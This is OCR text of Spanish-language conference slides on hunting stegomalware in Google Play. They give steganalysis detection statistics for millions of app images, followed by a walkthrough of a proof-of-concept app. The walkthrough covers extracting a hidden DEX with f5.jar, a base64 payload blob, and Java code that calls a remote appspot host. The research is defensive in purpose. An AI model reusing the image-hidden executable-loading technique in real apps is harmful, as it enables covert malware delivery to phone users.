
PNG	"19.266" estegoimágenes	(chiSquare, RS..)	Tool conocida
	(2,86 % del total procesado)	SI	NO


Escenario 2. Procesamiento de URLs a imágenes dentro de ficheros .DEX


PNG	url = 705 estegoimágenes	(chiSquare, RS..)	Tool conocida
	(3,60% del total)	SI	NO


Escenario 3. Procesamiento de PNG dentro de recursos de APK

PNG	"21.808" estegoimágenes	(chiSquare, RS..)	Tool conocida
	(9,4% del total)	SI	NO


Tamaño Imagen (bytes) vs Detección respecto del tamaño total (%)
1000000
900000
800000
700000
600000
500000
400000
300000
200000
100000
0
5 6 7 8 9 10 11 12 13 14 15 16 17 18 19 20 21 22 23 24 25 26 27 28 29 30 31 32 33 34
ESCENARIO 1
(34 a 188.954 bytes)
19.266 “detecciones”


Tamaño imagen (bytes) vs Detección respecto del tamaño total (%)
1000000
900000
800000
700000
600000
500000
400000
300000
200000
100000
0
5 6 7 8 9 10 11 12 13 14 15 16 17 18 19 20 21 22 23 24 25 26 27 28 29 30 31 32 33 34
ESCENARIO 2
(34 a 82.441 bytes)
705 “detecciones”


Tamaño Imagen (bytes) vs Detección respecto del tamaño total (%)
1000000
900000
800000
700000
600000
ESCENARIO 1
(34 a 188.954 bytes)
19.266 “detecciones”


Tamaño Imagen (bytes) vs Detección respecto del Tamaño Total (%)
1800000
1620000
1440000
1260000
1080000
900000
720000
540000
360000
180000
0
0 1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 18 19 20 21 22 23 24 25 26 27 28 29 30 31 32 33 34
ESCENARIO 3
(2 a 141.253 bytes)
21.808 “detecciones”
500000
400000
300000
200000
100000
0
5 6 7 8 9 10 11 12 13 14 15 16 17 18 19 20 21 22 23 24 25 26 27 28 29 30 31 32 33 34

- 705 posibles “estegoimágenes” (chi-square, RS, …)

  + Ingeniería inversa 40 apps “más estego-probables” (subjetivo)

    (6% a un 26% de ocultación → 12.770 bytes a 82.441 bytes)

- 21.808 posibles “estegoimágenes” (chi-square, RS, …) → 5.099 APKs

  + Ingeniería inversa 40 apps “más estego-probables” (subjetivo)

    (8% a un 26% de ocultación → 11.609 bytes a 105.494 bytes)

Ocultación en JPG en Google Play
Buscando esteganografía y stegomalware…

JPEG	GP url = 12.893				
	(0,92% del total procesado)	Jphide	7512 (*)	1978 (**)	3148 (***)
	Escenario 1	Outguess (old)	35 (*)	27 (**)	144 (***)
		Jsteg	46 (*)	2 (**)	1(***)
JPEG	**url = 1571 estego**				
	(4,47% del total)	Jphide	826 (*)	240 (**)	469 (***)
	Escenario 2	Outguess (old)	11(*)	6(**)	17(***)
		Jsteg	1 (*)	1 (**)	
JPEG	**475 "estegoimagenes"**				
	(0,0347% del total)	Jphide	157 (*)	60 (**)	91 (***)
	Escenario 3	Outguess (old)	45 (*)	30 (**)	90 (***)
		Jsteg	1 (*)		
		F5			1 (***)

A study on the false positive ratio of Stegdetect

University of Kent University of Portsmouth


Stegdetect < 5% de falsos positivos

Escenario 3. Procesamiento de JPG y PNG dentro de recursos de APK

- F5 (1 muestra) ...

PoC stegomalware en GP: muestra real…

https://play.google.com/store/apps/details?id=es.uc3m.cosec.likeimage




es.uc3m.cosec.likeimage\res\drawable-hdpi\likeimage.jpg
likeimage.jpg : f5(***)

(android.permission.Internet & android.permission.READ_PHONE_STATE)

PoC stegomalware en GP: muestra real…

https://play.google.com/store/apps/details?id=es.uc3m.cosec.likeimage



PoC stegomalware en GP: muestra real…

https://play.google.com/store/apps/details?id=es.uc3m.cosec.likeimage

PASOS:

- Hemos detectado F5 en **es.uc3m.cosec.likeimage\res\drawable-hdpi\likeimage.jpg**
- Tools: dex2jar, jd, apktool, f5.jar (https://code.google.com/p/f5-steganography/)
- java -jar f5.jar x -p **cosec** -e bicho.dex likeimage.jpg
  (en el código se observa que lo oculto en la imagen se ejecuta como un dex)
- bicho.dex → se descarga un payload de **http://cosec-uc3m.appspot.com/likeimage**

ZGV4CjAzNQDyUt1DKdvkkcxqN4zxwc7ERfT4LxRA695kAgAAcAAAAHhWNBIAAAAAAAAAANwBAAAKAAAAcAAAAAQAAACYAAAAAgAAAKgAAAA
AAAAAAAAAAAMAAADAAAAAAQAAANgAAABsAQAA+AAAACgBAAAwAQAAMwEAAD0BAABRAQAAZQEAAKUBAACyAQAAtQEAALsBAAACAAA
AAwAAAAQAAAAHAAAAAQAAAAIAAAAAAAAABwAAAAMAAAAAAAAAAAABAAAAAAAAAAAACAAAAAEAAQAAAAAAAAAAAAEAAAABAAAAAA
AAAAYAAAAAAAAAywEAAAAAAAABAAEAAQAAAMEBAAAEAAAAcBACAAAADgACAAEAAAAAAMYBAAADAAAAGgAFABEAAAAGPGluaXQ+AAF
MAAhMTUNsYXNzOwASTGphdmEvbGFuZy9PYmplY3Q7ABJMamF2YS9sYW5nL1N0cmluZzsAPk1BTElDSU9VUyBQQVlMT0FEIEZST00gVEhFIE5
FVDogVGhpcyBpcyBhIHByb29mIG9mIGNvbmNlcHQuLi4gAAtNQ2xhc3MuamF2YQABVgAEZ2V0UAAEdGhpcwACAAcOAAQABw4AAAABAQCBgAT
4AQEBkAIAAAALAAAAAAAAAAEAAAAAAAAAAQAAAAoAAABwAAAAgAAAAQAAACYAAAAwAAAAIAAACoAAAABQAAAAMAAADAAAAABgAAA
AEAAADYAAAAASAAAAIAAAD4AAAAAiAAAAoAAAAoAQAAAyAAAAIAAADBAQAAACAAAAEAAADLAQAAABAAAAEAAADcAQAA


```
HttpURLConnection localHttpURLConnection = (HttpURLConnection)new URL("http://cosec-uc3m.appspot.com/likeimage").openConnection();
localHttpURLConnection.setRequestMethod("POST");
localHttpURLConnection.setDoOutput(true);
localHttpURLConnection.setFixedLengthStreamingMode(0);
localHttpURLConnection.connect();
str = String.valueOf(localHttpURLConnection.getResponseCode());
```

```
return "This is a proof of concept... " + str;
```

RESUMEN: “Esteganografía en GooglePlay”

	Tipo Imagen	Num Total	Tam medio	Detección	Tools detectadas JPG	EOF Total
GP URL	JPEG	1.391.613	42KB	12.893 (0,92%) (0,018%)	Jphide (98,02%) Outguess (1,59%) Jsteg (0,38%)	800
	PNG	3.403.139	115KB	19.266 (2,86%)		
DEX URL	JPEG	35.077	139,25 KB	1571 (4,47%) (0,102%)	Jphide (97,70%) Outguess (2,16%) Jsteg (0,12%)	3310 (6,0559%)
	PNG	19.580	86,25 KB	705 (3,60%)		
APK	JPEG	1.365.511	140KB	475 (0,0347%) (0,0121%)	Jphide (64,84%) Outguess (34,73%) Jsteg (0,21%) **F5(0,21%)**	1484 (0,0929%)
	PNG	231.893	33KB	21.808 (9,4%)		

Conclusiones

- **GooglePlay es un canal esteganográfico** (Página web y apks)
  - ¿Qué puede hacer Google para evitar esto?
- **El stegomalware es una amenaza real difícil de detectar. ¿APT?**
- **¿Cómo haría mi stegomalware más indetectable?**
  - APK y URL. Ficheros PNG (pequeño tamaño y decenas por APK)
- **¿Es común?: NO***
- **¿Estamos preparados?**
  - → Tecnología de estegoanálisis específica.
  - → Inteligencia basada en indicios & monitorización continua

/Rooted 2015

Finding stegomalware in an ocean of apps

¿? || /* */

Dr. Alfonso Muñoz - Security Senior Researcher
Innovation department - alfonso.munoz@11paths.com
(Co)Editor Criptored, CISA, CEH, CHFI
Twitter: @mindcrypt | @criptored Linkedin: http://linkd.in/1Ai3JxH